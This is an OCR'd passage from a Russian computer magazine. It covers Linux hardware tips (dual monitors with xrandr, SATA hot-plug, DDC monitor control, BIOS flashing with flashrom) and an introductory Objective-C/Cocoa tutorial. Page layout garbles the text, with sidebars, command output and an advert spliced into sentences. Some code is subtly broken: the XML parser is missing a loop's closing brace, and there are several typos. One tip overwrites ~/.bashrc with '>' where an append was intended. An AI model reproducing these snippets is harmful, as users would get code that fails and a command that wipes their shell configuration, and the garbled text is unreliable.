Так мы получим рабочий стол, растянутый между двумя экранами (при разрешении обоих экранов равном 1024x768 размер виртуального экрана будет составлять 2048x768). При этом подключенный монитор будет отображать правую часть стола, а уже имеющийся (LVDS — это экран ноутбука) — левую. Такого эффекта мы достигли с помощью опции '--right-of', что и логически, и лексически означает «правее от». Кроме нее xrandr поддерживает опции '--left-of' (левее), '--above' (выше) и '--below' (ниже). Не возбраняется и точное указание части виртуального рабочего стола, отображаемого вторым монитором, с помощью опции '--pos'. Например:

```
$ xrandr --output VGA-0 --pos 1024x0
```

```
> xrandr -q
Screen 0: minimum 320 x 200, current 1366 x 768, maximum 8192 x 8192
VGA-0 connected (normal left inverted right x axis y axis)
   1360x768       59.8
   1024x768       60.0
   800x600        60.3     56.2
   848x480        60.0
   640x480        59.9     59.9
LVDS connected 1366x768+0+0 (normal left inverted right x axis y axis) 344mm x
194mm
   1366x768       60.0*+
   1280x720       59.9
   1152x768       59.8
   1024x768       59.9
   800x600        59.9
   848x480        59.7
   720x480        59.7
   640x480        59.4
> 
```

Результат выполнения команды «xrandr -q»

```
Section "InputClass"
        Identifier "touchpad catchall"
        MatchIsTouchpad "on"
        MatchDevicePath "/dev/input/event*"
        Driver "synaptics"
        Option "SHMConfig" "true"
EndSection

Section "InputClass"
        Identifier "Dell Inspiron embedded buttons quirks"
        MatchTag "inspiron_1011|inspiron_1012"
        MatchDevicePath "/dev/input/event*"
        Driver "synaptics"
        Option "JumpyCursorThreshold" "90"
        Option "AreaBottomEdge" "4100"
EndSection
```

Одна строка — и дело сделано

Горячее подключение SATA-устройств

Начиная с ядра 2.6, Linux научился подключать и отключать на лету не только SCSI-диски, но и SATA. По сути, теперь диск можно выдернуть в любой момент и подключить его вновь, не рискуя угробить устройство или отправить ядро в панику. Однако, чтобы избежать возможной потери данных или проблем с диском, операцию извлечения лучше предварить несколькими командами (пример для диска sda с двумя разделами: sda1 и sda2)

```
# sync; sync
# umount /dev/sda1
# umount /dev/sda2
# echo 1 >/sys/block/sda/device/delete
```

После подключения нового диска заставляем SATA-контроллер вновь просканировать шину:

```
# echo "- - -" >/sys/class/scsi_host/host{0..3}/scan
```

В сущности, это все, что нужно знать о подключении второго монитора любому линуксоиду. Но только в том случае, если он не использует видеокарту от nVidia с драйверами от производителя. Проприетарные драйвера от nVidia — это единственные дрова для видеокарт большой тройки (Intel, nVidia, AMD/ATi), которые не поддерживают расширение RandR версии 1.2, которая как раз и содержит все вкусности, описанные в статье. Взамен производитель предл агает воспользоваться фирменным костылем под названием TwinView, который можно настроить с помощью nvidia-settings (не буду пояснять, как это делать, там все просто).

Меняем настройки монитора автоматически

Уже упомянутый выше стандарт DDC (Display Data Channel) используется не только для получения информации о поддерживаемых видеорежимах от монитора, но и для ответной посылки специальных команд, управляющих состоянием монитора. При этом зачастую диапазон понимаемых монитором команд очень широк и может включать в себя аналоги всех пунктов меню самого монитора, а также несколько сервисных команд, которые не должны быть доступны рядовым пользователям.
Обычно DDC используются для реализации функционала управления монитором в фирменных утилитах, поставляемых его производителем. Чаще всего такие утилиты не несут особой выгоды для пользователя, так как выполняют все те же действия, которые доступны с лицевой панели монитора. Иногда, конечно, программисты добавляют в них автоматизма, позволяя менять параметры на лету в зависимости от запускаемых приложений и других факторов, но все это не дает той гибкости, которую может предоставить низкоуровневое вмешательство в настройки монитора.
По самой своей сути DDC — это набор протоколов для двунаправленного обмена данных, передаваемых по шине I2C (Inter-Integrated Circuit). Физическим носителем для него выступает обычный VGA-кабель, а абонентами — монитор и видеоадаптер. DDC описывает способ представления монитором информации о себе и своих характеристиках, поэтому любой видеоадаптер может легко получить всю необходимую информацию о мониторе (причем не важно, включен он будет или нет), однако о том, какие сообщения должен обрабатывать монитор, и каким образом он должен это делать, стандарт умалчивает, обязывая производителя всего лишь предоставить для записи 256 регистров (ячеек памяти, своего рода приемников сообщений). Поэтому при управлении с помощью DDC необходимо точно знать, что нужно записать и в какие регистры, чтобы получить желаемый результат (а зачастую эти данные известны только самому производителю мониторов).
Это и есть главная причина того, что DDC так непопулярен среди пользователей альтернативных ОС. К счастью, ситуация не такая уж и безвыходная. Во-первых, существует утилита ddccontrol, которая уже содержит достаточно большую базу мониторов и описаний их регистров, поэтому если с моделью повезло, все будет просто. Во-вторых, даже если монитора нет в базе ddccontrol, можно надеяться на то, что некоторые комбинации «регистр-значение» одинаковы для всех мониторов (а это так и есть), а остальные можно найти в интернете. В-третьих, можно устроить брутфорс (всего 256 однобайтовых ячеек памяти) и надеяться, что в процессе монитор не умрет.
Итак, попробуем. Устанавливаем ddccontrol:

```
$ sudo apt-get install ddccontrol
```

Запускаем утилиту с флагом '-p', чтобы найти доступные мониторы:

```
$ sudo ddccontrol -p
```

И получаем сообщение о том, что мониторов нет. OK, подгружаем модуль поддержки шины I2C и прописываем его в автозагрузку:

```
$ sudo modprobe i2c-dev
$ sudo su
# echo i2c-dev >> /etc/modules
```

Вновь запускаем утилиту. Бинго! Мониторы найдены. Однако, даже несмотря на то, что утилита смогла определить модель одного из них, соответствий в базе найдено не было. Зато ddccontrol забот-

```
   *-firmware
        description: BIOS
        vendor: American Megatrends Inc.
        physical id: 0
        version: 203 (02/02/2010)
        size: 64KiB
        capacity: 960KiB
        capabilities: isa pci pcmcia pnp apm upgrade shadowing escd cdboot bc
otselect socketedrom edd int13floppy1200 int13floppy720 int13floppy2880 int5pr
ntscreen int9keyboard int14serial int17printer int10video acpi usb ls120boot z
pboot biosbootspecification
   *-cpu
        description: CPU
        product: AMD Athlon(tm) II Dual-Core M320
        vendor: Advanced Micro Devices [AMD]
        physical id: 4
        bus info: cpu@0
        version: AMD Athlon(tm) II Dual-Core M320
        serial: To Be Filled By O.E.M.
```

Часть вывода команды lshw

ливо описала все регистры и допустимые значения, описанные в стандарте VESA. Из них единственно полезными мне показались регистры, регулирующие яркость и контрастность монитора (адрес — 0x10 и 0x12, максимальное значение — 50 и 127). Для их чтения используем такую команду:

```
$ sudo ddccontrol dev:/dev/i2c-1 -r 0x10
```

Для записи — такую:

```
$ sudo ddccontrol dev:/dev/i2c-1 -r 0x10 -w 50
```

Здесь dev:/dev/i2c-1 — это имя I2C-устройства из самого начала вывода команды «ddccontrol -p», 0x10 — адрес регистра, 50 — значение. Теперь можно подобрать оптимальные для вечернего времени значения яркости и контрастности, прописать их установку в скрипт, а скрипт засунуть в cron и наслаждаться автоматической регулировкой яркости в зависимости от времени суток (правда, придется еще решить проблему изменчивости продолжительности дня).
Более интересные регистры не описаны в стандарте VESA. Например, на многих мониторах регистр 0xe1 отвечает за выключение и включение монитора:

```
$ sudo ddccontrol dev:/dev/i2c-1 -r 0xe1 -w 0
$ sudo ddccontrol dev:/dev/i2c-1 -r 0xe1 -w 1
```

Засовываем команду выключения в alias рута:

```
$ sudo su
# echo "alias haltmon='ddccontrol dev:/dev/i2c-1 \
  -r 0xe1 -w 0'" > ~/.bashrc
```

И спокойно смотрим фильмы перед сном, не обременяя себя вставанием с постели и выключением монитора после его окончания:

```
$ sudo su
# mplayer фильм.avi; haltmon
```

Многие Samsung'овские мониторы поддерживают различные предустановки яркости и контраста, которые легко доступны через кнопку на их лицевой стороне. Было бы удобно переключаться между этими режимами во время старта определенных типов приложений (например, режим «Game» при запуске игры). Это можно реализовать с помощью простых скриптов и команды ddccontrol (регистр 0xdc и значения от нуля по возрастающей для разных режимов).

Прошиваем BIOS

Бытует мнение, что корректно перепрошить BIOS можно только с помощью программ, доступных в DOS. К счастью, это неправда. Во-первых, некоторые производители материнских плат уже начали включать в набор предоставляемых пользователям инструментов программы для Linux, а во-вторых, для Linux доступна полностью свободная универсальная программа для перепрошивки под названием flashrom.
Изначально flashrom разрабатывалась как часть проекта OpenBIOS, но очень скоро обросла функциональностью и стала самостоятельным проектом. Сегодня flashrom поддерживает большое количество материнских плат и может быть использована для записи не только открытых прошивок, но и вполне обычных обновлений BIOS, распространяемых производителем железа.
Исходный код утилиты доступен на домашней странице, расположенной по адресу http://flashrom.org, а прекомпилированные пакеты включены в репозитории многих Linux-дистрибутивов и BSD-систем.
Важная особенность утилиты в том, что она никогда сознательно не угробит материнку. Даже чтобы заставить flashrom работать, придется сделать так, чтобы она на 100% правильно определила используемый чипсет и тип чипа EEPROM, хранящего текущую версию BIOS (а сделать это могут только разработчики утилиты). Во всех остальных случаях утилита просто откажется работать, и никакое указание похожего типа чипа и флагов '--force' здесь не поможет.
Именно поэтому первое, что необходимо сделать сразу после установки программы — это запустить ее в режиме поиска EEPROM-чипов:

```
$ sudo flashrom
```

На экран будет выведен список найденных чипов (их может быть несколько, некоторые производители материнских плат устанавливают на свои детища сразу две копии BIOS — на случай его повреждения или неудачной перепрошивки), либо сообщение «No EEPROM/flash device found», тогда все, что остается делать — это ждать обновлений программы.
Следующий шаг — сохранение текущей заведомо работоспособной прошивки в файл (одни разрабы знают, какие баги они добавили в новую версию):

```
$ sudo flashrom -r old_bios.bin
```

И только после этого можно запускать процесс записи обновления:

```
$ sudo flashrom -w new_bios.bin
```

Который обязательно нужно завершить проверкой на корректность (соответствие между прошивкой и файлом):

```
$ sudo flashrom -v new_bios.bin
```

Если EEPROM-чипов на матери два, то выбор между ними производится с помощью флага '-c', сразу за которым следует имя чипа (обычно доступным для записи является первый).
Вот и все. Прошить BIOS из Linux не только можно, но и чрезвычайно просто. Более того, все это можно сделать удаленно, используя SSH-соединение или даже систему для централизованного управления множеством серверов (такую как Puppet, например).

Выводы

За последние пять лет UNIX-системы существенно выросли и научились самостоятельности. Сегодня типичный юниксоид больше похож на любопытного начинающего виндузятника, чем на красноглазого технаря, способного собрать LFS с закрытыми глазами. Однако ситуации, когда ручное вмешательство в систему необходимо, не исчезли совсем, и время от времени даже самый зеленый нуб открывает терминал и начинает медитацию. ⌶


MAN TV
Ищите MAN TV в своей кабельной сети
в главной роли
ИДРИС ЭЛЬБА
ПРЕМЬЕРА
ЛЮТЕР
5.6 МИЛЛИОНОВ ЗРИТЕЛЕЙ В ВЕЛИКОБРИТАНИИ
www.man-tv.ru
реклама

Всеволод Захаров seva@vingrad.ru



Стань X-кодером!

Начинаем кодить под Mac OS с помощью Objective-C

Несмотря на то, что для МакОСи можно создавать приложения на C/C++ или Java, Objective-C фактически стал стандартом при разработке под эту операционку. Это произошло благодаря удобному и функциональному API для этого языка — фреймворку Cocoa. Об Objective-C и Cocoa мы сегодня и поговорим.


С превращается... в С с объектами

Objective-C появился через год после плюсов, в 1986 году, благодаря работе Brad Cox и Tom Love в компании Stepstone. Они хотели соединить высокий уровень абстракции и повторного использования кода, характерные для объектно-ориентированного программирования, с производительностью и простотой синтаксиса языка С. Для этого им пришлось модифицировать С, добавив некоторые фичи из Smalltalk, позволяющие работать с объектами. Получившееся объектно-ориентированное расширение языка С впоследствии стало носить название Objective-C — «объектный С». Чтобы понять, как этот продукт скрещивания двух древних языков программирования попал на современные маки и разнообразные мобильные устройства Apple, нужно вспомнить историю яблочной компании... Apple была основана в 1980 Стивом Джобсом и Стивом Возняком. После многих лет успеха на посту главы компании Джобса сменил бывший управляющий компании Coca-Cola Джон Скалли (John Sculley). Стив покинул Apple и через некоторое время основал новую компанию, назвав ее NeXT. Среди основных задач NeXT было создание операционной системы нового поколения. Для ее разработки было решено использовать среди прочих средств и Objective-C — он стал основой для API. Вскоре операционка от NeXT была готова и получила название NeXTStep. Собственно, это и было первое серьезное применение ObjC. Позже NeXT объединила усилия с Sun Microsystems для создания следующей версии NeXTStep — OPENStep (в настоящий момент продолжает свое существование только GNUStep, поддерживаемая сообществом свободного программного обеспечения). В середине 1990-х Джон Скалли покинул Apple, которая стремительно теряла свои позиции на рынке. Для спасения ситуации компания решила создать новую операционную систему взамен устаревающей Mac OS. После нескольких неудачных попыток Apple решила купить компанию, которая уже имеет свою операционку. Этой компанией, как ты уже наверно догадался, стала NeXT. Так Джобс снова оказался в Apple, на основе NeXTStep была создана Mac OS X, а Objective-C занял свое место среди инструментов Mac-разработчика и в API Mac OS X.


Разговорчивые объекты

Итак, Objective-C — объектно-ориентированное расширение языка С. А что в нем, собственно, есть такого, чего нет в тех же плюсах? Среди основных достоинств Objective-C нужно перечислить следующие:

- **Синтаксис Objective-C** очень прост. Чтобы его изучить, С-программисту понадобится всего пара дней.



Небольшая часть иерархии классов Cocoa



В XCode 4 наконец-то интегрировали и Interface Builder

Он является именно расширением языка C, в него просто добавлены новые возможности для объектно-ориентированного программирования. Таким образом, абсолютно любая программа на C является программой и на Objective-C (что для C++, вообще-то, неверно).

• **Objective-C** — message-oriented language, то есть объекты в нем общаются между собой не с помощью явного вызова инкапсулированных функций, как в C++ или Java, а при помощи отправки друг другу сообщений. Это позволяет объекту-отправителю легко формировать нужное сообщение во время выполнения приложения, а объекту-получателю — принимать произвольные сообщения, обработка которых не была в нем реализована явно, так как поиск кода, выполняемого при получении объектом сообщения, осуществляется во время выполнения, а не на этапе компиляции программы. Так, если среда выполнения не находит в интерфейсе объекта сигнатуры входящего сообщения, ему все равно дается шанс обработать это сообщение с помощью специального метода. Подобная динамическая реализация вызова методов делает систему более гибкой, лишь незначительно понижая ее производительность. Язык Objective-C предоставляет широкие возможности для работы с метаинформацией; так, у любого объекта непосредственно на этапе выполнения можно спросить его класс, список методов (с типами передаваемых аргументов) и instance-переменных, проверить, является ли класс потомком заданного и поддерживает ли он заданный протокол (протокол — это список сообщений, на которые отвечает данный объект, некоторое подобие абстрактных классов C++ или интерфейсов Java) и т.д.

Здравствуй, мир!

Линус Торвальдс как-то сказал: «Разговоры — дешевка. Покажите мне код!».

Показываю! Вот код HelloWorld'а на Obj-C. Кстати, если у тебя нет под рукой Mac OS X или хакинтоша, можешь попробовать в действии Objective-C и Cocoa с помощью GCC и проекта OpenStep.

Наша первая прога на ObjC

```
#import <Cocoa/Cocoa.h>
void main()
{
      NSLog(@"Hello world!");
}
```

Наш HelloWorld сильно напоминает C++, не так ли? Но есть и свои особенности, которые ты, конечно, сразу заметил.

`#import` — директива препроцессора, аналогичная `#include`, но, в отличие от последней, она не позволяет включить заголовок более одного раза, то есть работает так же, как стражи включения в C++ (`#include`, разумеется, тоже поддерживается).

`Cocoa.h` — заголовок, содержащий описания функций, классов и констант фреймворка Cocoa, о котором я говорил в начале.

`NSLog` — одна из таких функций. Она выводит текстовое сообщение в stdout вместе с timestamp'ом в начале строки. Помнишь NeXTStep? Префикс «NS» как раз оттуда :).

Строки в Objective-C — отдельная история. NSLog получает на вход не C-строку, а объект класса NSString. Заметил собаку перед строкой в NSLog? Это указание компилятору ObjC создать константу типа NSString — в Cocoa используются не zerro-terminated строки, как в C, а объекты класса NSString или его наследников (NSMutableString например). Создатели Cocoa позаботились о том, чтобы в NSString были реализованы все методы работы со строками, которые тебе чаще всего приходится использовать. Строки можно склеивать, разбивать по разделителю, искать в них подстроки, делать форматированный вывод и много чего другого.

На скриншоте ты можешь видеть код нашего простенького примера в среде XCode и результат его выполнения.

XCode — это среда разработки, используемая при написании приложений для Mac OS и iOS. В ней довольно удобно работать, но, как и ко всему новому, к ней нужно привыкнуть. Кроме редактора и отладчика в нее интегрированы средства построения пользовательского интерфейса — «Interface Builder», управления версиями — «SCM» и еще множество всяких полезных фишек. В качестве компилятора используется допиленный Apple GCC. В качестве отладчика — GDB. В настоящий момент



links

• developer.apple.com — если есть вопросы, касающиеся разработки под Mac OS

• www.cimgf.com — неплохой блог о Cocoa и Objective-C

• www.gnustep.org — сайт проекта GNUStep

• www.cocotron.org — кроссплатформенная разработка с использованием ObjC, XCode и Cocoa для Windows



dvd

На диске ты найдешь проекты XCode для приведенных примеро

Исходник нашего XML-парсера

```
// Импортируем классы Cocoa
#import <Cocoa/Cocoa.h>

// Опишем интерфейс нашего класса
@interface RCBDayly : NSObject
{
 @private
 // NSMutableDictionary — аналог map в C++
 NSMutableDictionary * Valutes;
}
// Конструктор принимает на вход URL веб-сервиса
-(RCBDayly *) initWithContentsOfURL:(NSURL*)url;

// Для доступа к данным класса будем использовать
// метод getValueForCharCode.
-(NSString *) getValueForCharCode:
                        (NSString *) char_code;
@end

// А теперь — реализация
@implementation RCBDayly
-(RCBDayly*) initWithContentsOfURL:(NSURL*) url
{
 // Проинициализируем базовый класс — NSObject
 [super init];
 // Подгружаем xml'ку с указанного URL
 NSError * err = nil;
 NSXMLDocument * cbr_xml =
 [[NSXMLDocument alloc] initWithContentsOfURL:url
                          options:0 error:&err];
 if (err != nil && [err code] != 0)
 {
  // Не повезло. Возможно, сервис недоступен, или
  // XML-парсер не смог разобрать документ.
  // Выяснить, что именно произошло, нам поможет
  // locolizedDescription из NSError
  NSLog(@"Error:%@", [err localizedDescription]);
  // Освободим память, выделенную под наш объект
  [self release];
  return nil;
 }
 // Создадим NSMutableDictionary
 Valutes = [[NSMutableDictionary alloc] init];

 // Нам потребуется массив XML-элементов
 NSArray * nodes = nil;
 // Заполним его элементами «Valute» из XML'ки
 nodes = [[cbr_xml rootElement]
                    elementsForName: @"Valute"];

 // Для каждой валюты получим ее CharCode и
 // Value (курс)
 for (int i = 0; i < [nodes count]; ++i)
 {
  NSXMLElement * valute =
   (NSXMLElement *)[nodes objectAtIndex: i];

  NSArray * names = nil;
  names = [valute elementsForName: @"CharCode"];
  NSArray * values = nil;
  values = [valute elementsForName: @"Value"];
  // У валюты есть и имя, и курс?
  if ([names count] > 0 && [values count] > 0)
  {
    // Добавим пару CharCode - Value в наш
    // NSMutableDictionary
    [Valutes setObject:
     [(NSXMLElement *)
         [values objectAtIndex: 0] stringValue]
     forKey:[(NSXMLElement *)
         [names objectAtIndex: 0] stringValue]];
  }
  // Вернем указатель на себя, как любой нормальный
  // конструктор
  return self;
}

// В этом методе мы просто обеспечиваем
// доступ к private-полю Valutes
-(NSString*) getValueForCharCode:
                 (NSString*) char_code
{
 return [Valutes objectForKey: char_code];
}
@end

int main(int argc, char *argv[])
{
 // Создадим пул для временных объектов,
 // которые генерит, например, [NSURL
URLWithString]
 NSAutoreleasePool * pool =
      [[NSAutoreleasePool alloc] init];

 // Создадим объект класса RCPDayly и
 // инициализируем его нужным URL
 RCBDayly * dayly_values =
  [[RCBDayly alloc] initWithContentsOfURL:
   [NSURL URLWithString:
    @"http://www.cbr.ru/scripts/XML_daily.asp"]];

 if (dayly_values == nil)
 {
  // Произошла ошибка при инициализации класса
  return -1;
 }

 // Почем сегодня доллар? :)
 NSLog([dayly_values getValueForCharCode:@»USD»]);

 [pool release]; // Освободим пул, а вместе с ним
 // и все временные объекты.


 return 0;
}
```

на сайте Apple свободно доступна для скачивания XCode 3, пробная версия XCode 4 доступна только для зарегистрированных Apple-разработчиков. В общем, качай, устанавливай, пробуй…


Рабочий класс

Раз язык объектно-ориентированный, значит, в нем должны быть объекты. Давай посмотрим, как их создавать и использовать в Objective-C.

Каждый класс в коде на Objective-C разделен на интерфейс и реализацию, которые принято хранить в отдельных файлах. Заголовочные файлы получают расширение «h», а файлы с реализацией — «m».
В интерфейсе класса описывается его имя, класс-предок, если такой есть, реализуемые протоколы, список публичных, приватных и защищенных полей, сообщения, на которые отвечает класс и объекты этого класса.



Небольшая часть иерархии классов Cocoa





Start Programming
the Mac Using Objective-C

By Bert Altenberg, Alex Clarke
and Philippe Mougin

Литературы на русском языке по ObjC пока немного. Но есть хорошие гайды на английском языке

```
// Класс Dog — наследник NSObject
// Разместим его интерфейс в «Dog.h»
@interface Dog : NSObject
{
// Здесь размещаем поля объекта
@private
  int Age;
@public
  int Color;
}
// После этого идет описание сообщений,
// на которые отвечает объект.
// Перед сообщениями экземпляров ставится «-»,
// а перед сообщениями класса
// (аналог статических методов в C++) — знак «+».
// В описании сообщения указывается имя
// сообщения, список передаваемых параметров
// и тип возвращаемого значения.
- (void) voice;
- (void) setAge: (int) age;
- (int) getAge;
@end
// Реализация сообщений нашего класса (Dog.m)
@implementation Dog
- (void) voice
{
  NSLog(@"Woof woof");
}
// Вообще, для этого есть свойства,
// но о них как-нибудь в следующий раз
- (void) setAge: (int) age
{
  Age = age;
}

- (int) getAge
{
  return Age;
}
@end
```

Для вызова метода используется следующий синтаксис:

```
[my_class_pointer message_name: arg1 arg2_name: arg2
arg3_name: arg3]
```

Например:

```
[dog1 setAge: 3];
```

Немного непривычно после точек и стрелок C++ и Java, но к такому синтаксису быстро привыкаешь и даже начинаешь считать его удобным. Что интересно, мы можем посылать сообщения нулевому указателю (nil). Результат всегда будет nil.
После того, как класс описан и определена реализация для методов-обработчиков сообщений, можно создавать объекты этого класса.
Для того, чтобы создать объект, нужно сделать две вещи — выделить для него память и инициализировать ее. В Objective-C эти два действия разделены. Это может показаться излишним, но на самом деле придает процессу создания объектов дополнительную гибкость.
Чтобы создать объект Dog, нам потребуется следующая строчка:

```
Dog * dog1 = [[Dog alloc] init];
```

alloc — метод класса NSObject. Он выделит необходимое количество памяти под наш объект и вернет указатель на него. После этого мы можем выполнить инициализацию, послав только что созданному объекту сообщение init. Мы не переопределяли обработку сообщений alloc и init, поэтому будут использованы реализации из NSObject. На практике init часто приходится переопределять для того, чтобы произвести какую-то начальную настройку объекта или передать дополнительные параметры. init играет роль конструктора в ObjC.

Cocoa Framework

Cocoa — набор классов и функций Objective-C, предоставляющих доступ к сервисам Mac OS X для пользовательских приложений. Поскольку для взаимодействия с классами Cocoa необходима среда выполнения ObjC, разработка с использованием этого фреймворка возможна только на Objective-C. Для Cocoa существует возможность кроссплатформенной разработки под Linux и Windows благодаря проектам GNUStep и cocotron.

Carbon Framework

Carbon — процедурный фреймворк Mac OS X, предназначенный для использования в приложениях на C/C++. Он предоставляет обратную совместимость с более ранними версиями Mac OS (например, Mac OS 9).
В настоящее время возможности Carbon для работы с Mac OS X становятся все скромнее. Так, например, невозможно получить доступ к GUI из приложения Carbon для 64-битного окружения — Apple отдает предпочтение Cocoa.

Теперь, когда мы создали экземпляр класса, мы имеем полное право отправлять ему сообщения:

```
int age = [dog1 getAge];
[dog1 voce];
```

Для того, чтобы уничтожить объект и освободить выделенную ему память и (возможно) другие ресурсы, ему нужно отправить сообщение release:

```
[dog release];
```

Управление памятью реализовано в ObjC в виде подсчета ссылок. alloc создает объект с числом ссылок, равным единице.
release уменьшает количество ссылок для данного объекта на 1. Объект будет уничтожен, когда счетчик достигнет 0. Если тебе когда-нибудь приходилось использовать COM, то такая реализация управления памятью должна быть тебе хорошо знакома.
Значение счетчика можно увеличивать, посылая объекту сообщение retain. Кстати, начиная с Objective-C 2.0, стала доступна сборка мусора, ее можно совмещать с классическим управлением памятью с помощью подсчета ссылок. Кроме явного уничтожения объекта, ты можешь добавить его в пул временных объектов (NSAutoreleasePool), послав сообщение autorelease. Так часто поступают, например, при возвращении объектов методы классов Cocoa (метод stringByAppendingString объектов NSString, например).

```
NSAutoreleasePool *pool;
pool = [[NSAutoreleasePool alloc] init];
NSString *str;
// Проинициализируем строчку и добавим
// ее в pool
str = [[[NSString alloc] init] autorelease];
// ...
[pool drain]; // Здесь объект str будет уничтожен
```

В этом кратком обзоре ObjC следует, пожалуй, сказать еще об исключениях Objective-C. Обработка ошибок времени выполнения в С трудоемка и может порождать множество других ошибок. На самом деле в С есть два варианта обработки ошибок времени выполнения — возвращение значения функцией и изменение значения глобальной переменной (errno например). В обоих случаях необходимо проверять результат работы каждой функции, выполнение которой может вызвать ошибку.
Код нормального процесса исполнения и код обработки ошибок смешивается, что не есть хорошо. К счастью, в ObjC, как и в С++, есть механизм исключений.
Вот пример обработки исключительной ситуации в ObjC:

Обработка исключений в Objective-C

```
Cup * cup = [[Cup alloc] init];
@try
{
    [cup fill];
}
@catch ( NSException * exc )
{
   NSLog ( @"Exception caught: %@", exc );
}
@finally
{
   [cup release];
}
```

Конечно, описать полностью стандарт языка в одной короткой статье невозможно. Поэтому, если ты заинтересовался, я привел ссылки на некоторые полезные ресурсы.

«Кокао» для кодера

После экскурса по Objective-C можно поговорить о доступных фреймворках МакОСи.
Куда же без них? Фреймворк сделает за тебя всю грязную работу, чтобы ты мог спокойно заниматься основной задачей. Для разработки нативных приложений под МакОСь распространение получили два фреймворка — Cocoa и Carbon. Если ты пишешь под Мак или под iOS на Objective-C, то твой выбор — Cocoa.
Cocoa — это продукт эволюции программных сред NeXTSTEP и OPENSTEP, которые разрабатывались компанией NeXT. Перекочевав на Mac OS X, фреймворк сильно изменился, и в нем появилось множество новых классов. Все они, как в C# или Java, являются наследниками одного класса — NSObject. В Cocoa представлены базовые типы, такие как NSNumber и NSString, различные контейнеры (NSArray, NSDictionary), обертки для системных объектов и т.д.
Давай-ка опробуем Cocoa и Objective-C в действии и создадим небольшое консольное Cocoa-приложение.
В Сети существует множество веб-сервисов. Некоторые из них просто предоставляют информацию в удобном формате, например, в XML.
Одним из таких сервисов является сервис Российского Центробанка, предоставляющий информацию о текущих курсах валют. По адресу www.cbr.ru/scripts/XML_daily.asp можно получить XML'ку следующего вида:

```
<ValCurs Date="22.09.2010" name="Foreign Currency
Market">
 <Valute ID="R01010">
  <NumCode>036</NumCode>
  <CharCode>AUD</CharCode>
  <Nominal>1</Nominal>
  <Value>29,4185</Value>
 </Valute>
  ...
 <Valute ID="R01020A">
  <NumCode>944</NumCode>
  <CharCode>AZN</CharCode>
  <Nominal>1</Nominal>
  <Value>38,6777</Value>
 </Valute>
</ValCurs>
```

Создадим класс ObjC RCBDayly, который будет скачивать эту XML'ку, парсить ее и предоставлять данные в удобном для нас виде. Исходник нашего класса ты можешь увидеть на врезке. На этом примере ты можешь видеть, как легко в Cocoa работать с сетью и XML. При создании подобных приложений можно обойтись, конечно, и средствами POSIX, а вот если ты хочешь создать GUI-приложение, без Cocoa тебе не обойтись. Но об этом как-нибудь в другой раз.

Заключение

Разнообразные гаджеты от Apple производятся и продаются по всему миру в огромном количестве. Всех их объединяет то, что на них работает Mac OS X или iOS и, если ты хочешь освоить разработку под эти операционки, знания Objective-C тебе очень пригодятся. До встречи в эфире!

Александр Эккерт stannic.man@gmail.com



